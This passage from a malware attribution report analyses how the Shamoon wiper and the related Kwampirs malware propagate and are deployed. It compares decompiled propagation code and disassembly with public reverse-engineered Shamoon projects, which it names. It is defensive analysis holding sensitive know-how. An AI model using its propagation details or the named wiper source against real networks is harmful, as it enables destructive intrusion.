1, and then the set from A to F. Many of those changes were also applied back to Shamoon 2 and 3 reporters (starting around December 2016), with the motivation of evading detections, protecting the botnets from third-party operations (cryptographically signing and checking the downloaded modules), and improving in terms of efficiency. The improvements increased the stealth, complicating static and dynamic analysis, and indicating that the development of the Kwampirs and Shamoon components evolved as a linked chain sequence from Shamoon 1 (Figure 88).




Figure 88: Mixed reporter history (Shamoon1 - 886e7 - Kwampirs - Shamoon 2)

5.5 Shamoon Usage

Unit 42's analysis of Shamoon 2 uncovered a zip file containing tools used by the attackers to deploy Shamoon in a target organization. This showed that attackers would manually infiltrate an initial server, referred to as the Distribution Server by Unit 42, which was then used to infect the organization. Interestingly, the infection itself was done manually, using scripts and binaries contained in the zip file.

Shamoon's propagation method only scans the host's local /24 range, like Kwampirs'. Many researchers have wondered how Shamoon could prove so destructive, destroying 30,000 hosts in its 2012 attack, when each infected host could only infect devices on its local subnets. No matter what the host's true local subnet is (/23, /24, /25, etc) it could only possibly infect up to 256 hosts (254 if it is indeed on a /24) for each network adapter with an IP address. However, each of those infected hosts could only infect the same hosts that the original host could, as they reside in the same /24. Only if it had more than one network adapter could it propagate over a different subnet, which still sounds somehow limited.

The finding of the zip file by Unit 42 sheds light on how mass destruction was made possible. The distribution server contained a list of hosts that the attacker would compromise and infect with the Shamoon dropper, using scripts and binaries in the zip file. These hosts span multiple subnets, and from there infect hosts on their local /24. Therefore, the propagation between /24 ranges was done from the distribution server, surprisingly manually (with the helper scripts). What does this tell us? First, there is clearly a heavy reconnaissance phase -- not only is a list of hosts needed, but the Shamoon binaries themselves often contain credentials specific to the organization. Shamoon is not suited for this reconnaissance, so it is possible that attackers used another tool to handle this process (if it was not done manually).

This also shows us that the usage of template systems was a certain necessity. Beyond customizing binaries for new large campaigns, attackers often had the need to customize binaries for each individual target. The sloppy nature of some binaries (i.e. including double resources or the template resource) may indicate that the attackers did this as part of their initial infection phase on the distribution server.

Next, the issue regarding /24 spread raises an interesting point -- Kwampirs actually worked around this by adding usage of Get*TcpTable to the second (and later) variants. This looked for active connections on the infected host and attempted to spread to the remote peers (no matter from which subnet). Interestingly, Shamoon did not include this type of functionality, even in later versions. One would assume that this would be desired functionality in Shamoon, and if the two threat actors were linked they would have added it to both. However, it may very well be the opposite; for malware of a destructive nature, the attackers may have wanted stricter control over where the wiper would propagate. This way it would not spread to, and wipe hosts on, unintended remote networks, networks over VPN connections, etc.
The Shamoon binaries often included credentials specific to the organization, which prior researchers believed were retrieved from the organization's AD servers. As most workstations will often establish connections to them, Kwampirs' usage of GetTcpTable may have stemmed from the desire to reach these servers for reconnaissance.

Researchers have uncovered usage of other tools like ISMDoor linked to Iranian APTs, such as Greenbug, directly before Shamoon 2 and Shamoon 3 attacks, so it is clear that the attackers use multiple tools throughout the entire attack process. Usage of Kwampirs would provide an additional benefit: because the propagation mechanisms were extremely similar (Kwampirs contains the same propagation as Shamoon plus the extra Get*TcpTable mechanism that enables wider propagation), the spread of Kwampirs would provide an indication of how Shamoon's spread would work. This would potentially let the attackers gauge the magnitude of damage that Shamoon could perform, while disguising the fact that they were planning a wiper attack if the Kwampirs sample was discovered (as it did not contain a wiper).

5.6 Regarding Shamoon open source projects

Researching on attribution, the first thoughts were pointing to original Shamoon authors. However, it turns out there are at least two reverse-engineered versions of Shamoon's source code publicly available. This fact turns attribution into something even more complicated, and our researchers took some time looking very thoroughly into these projects:

- christian-roggia/open-Shamoon (developed by Christian Roggia)
- micrictor/disttrack (developed by Michael R. Torres but based on Christian Roggia's first source, as the license headers display "Copyright 2013 Christian Roggia")

Most of the code of Torres' Disttrack is based on Christian Roggia's open-Shamoon, and the earliest date (2013) can be found on the copyright headers of the source files. There are a lot of obvious differences with Kwampirs, as this project's purpose is to mimic Shamoon as much as possible. But even with Shamoon (and Kwampirs), one can spot some differences, since people inferring the code can make some mistakes or interpretations that do not really adjust to the exact code, leading to small inconsistencies.

Taking some time, one can find this kind of inconsistency between the open sourced codes and the binary samples, in utility functions usage, and even in the logic's interpretation.
As an example, in the original Shamoon 1 sample while reading the addresses of network adapters, a conversion to ASCII string is performed. Then the length of the resulting string is calculated, and this value minus one is compared against the number 18 (Snippet 12). Even decompilers will display the original Shamoon version like this (same as Kwampirs).

```
if ((unsigned int)(result_of_strlen_addr_in_ascii - 1) <= 18)
```

Snippet 12: **Shamoon 1 and Kwampirs decompilation**

Note the "minus one" after the string length. But, on the other hand, Roggia did the math and simplified the code in open-Shamoon (Snippet 13).

```
if(strlen(inet_ntoa(in)) <= 19)
```

Snippet 13: **Christian Roggia's source code of open-Shamoon**

- Referenced line can be found here: christian-roggia/open-Shamoon

And Torres' Disttrack has the following code for the same comparison (Snippet 14), probably based on the previous version of Roggia's Shamoon code, per the copyright header date.


```
if(strlen(inet_ntoa(in)) <= 19)
```

Snippet 14: **Michael Torres' source code of Disttrack**

- Referenced line can be found here: micrictor/disttrack

Comparing the length being less than or equal to 19 is totally correct in terms of logic, as it is the same as the length of "minus one" (less than or equal to 18). At assembly level, we found this "minus one" in the original Shamoon and Kwampirs, as "lea ecx, [eax-1]" (Figure 89), but cannot find it in the reverse engineered versions. Cylera researchers do not believe the compiler would introduce this "minus one," but the source code itself would have it. If the compiler introduced it, it would be treating an unsigned number as signed, which in some cases (i.e. when comparing to greater than zero) could be just catastrophic as the integer could underflow. But researchers do not discard a person optimizing the comparison erroneously like this. Therefore, if Kwampirs was based on those projects, our researchers believe this kind of inconsistency would have been populated to newer binaries, and it looks like that did not happen. Kwampirs keeps that "minus one" in its code, so it seems that Kwampirs code was not based on either of these two reverse engineered projects.


Kwampirs binary:



```
.text:01374B20                          loc_1374B20:                            ; CODE XREF: propagation+125↓j
.text:01374B20 8A 08                                    mov     cl, [eax]
.text:01374B22 40                                       inc     eax
.text:01374B23 84 C9                                    test    cl, cl
.text:01374B25 75 F9                                    jnz     short loc_1374B20
.text:01374B27 2B C7                                    sub     eax, edi
.text:01374B29 8D 48 FF                                 lea     ecx, [eax-1]
.text:01374B2C 83 F9 12                                 cmp     ecx, 18
.text:01374B2F 77 1C                                    ja      short loc_1374B4D
.text:01374B31 8D 4D 88                                 lea     ecx, [ebp+target_ip_optimized_out] ; void *
.text:01374B34 E8 A7 C5 FF FF                           call    strncpy_
.text:01374B39 8B 15 68 E4 38 01                        mov     edx, local_file_path
.text:01374B3F 8B 02                                    mov     eax, [edx]
.text:01374B41 50                                       push    eax             ; local_file_path
.text:01374B42 8D 4D 88                                 lea     ecx, [ebp+target_ip_optimized_out]
.text:01374B45 E8 56 00 00 00                           call    propagate_to_ip
.text:01374B4A 83 C4 04                                 add     esp, 4
```

Figure 89: **Kwampirs containing the -1 operation**

Shamoon's binary has the same instructions as Kwampirs (Figure 90).




```
.text:00403BC8                      loc_403BC8:                                ; CODE XREF: propagation+113↓j
.text:00403BC8 38 9D FF FD FF FF                cmp     [ebp+last_octet_of_current_host], bl
.text:00403BCE 74 48                            jz      short loc_403C18
.text:00403BD0 88 9D 07 FE FF FF                mov     byte ptr [ebp+numeric_ip.S_un+3], bl
.text:00403BD6 FF B5 04 FE FF FF                push    dword ptr [ebp+numeric_ip.S_un] ; in
.text:00403BDC E8 2D 20 00 00                   call    inet_ntoa
.text:00403BE1 8B F8                            mov     edi, eax
.text:00403BE3 57                               push    edi             ; char *
.text:00403BE4 E8 E7 2D 00 00                   call    _strlen
.text:00403BE9 59                               pop     ecx
.text:00403BEA 8D 48 FF                         lea     ecx, [eax-1]
.text:00403BED 83 F9 12                         cmp     ecx, 18
.text:00403BF0 77 26                            ja      short loc_403C18
.text:00403BF2 50                               push    eax             ; int
.text:00403BF3 8D 45 A0                         lea     eax, [ebp+target_ip]
.text:00403BF6 50                               push    eax             ; void *
.text:00403BF7 57                               push    edi             ; int
.text:00403BF8 E8 20 D5 FF FF                   call    strncpy_
.text:00403BFD 68 04 68 41 00                   push    offset unk_416804
.text:00403C02 E8 29 D4 FF FF                   call    nullsub_1
.text:00403C07 8D 45 A0                         lea     eax, [ebp+target_ip]
.text:00403C0A 50                               push    eax
.text:00403C0B 68 78 DE 41 00                   push    offset local_file_path
.text:00403C10 E8 C2 EF FF FF                   call    propagate_to_ip
.text:00403C15 83 C4 18                         add     esp, 18h
```

Figure 90: Shamoon containing the -1 operation

5.7 From Kwampirs to Shamoon 2

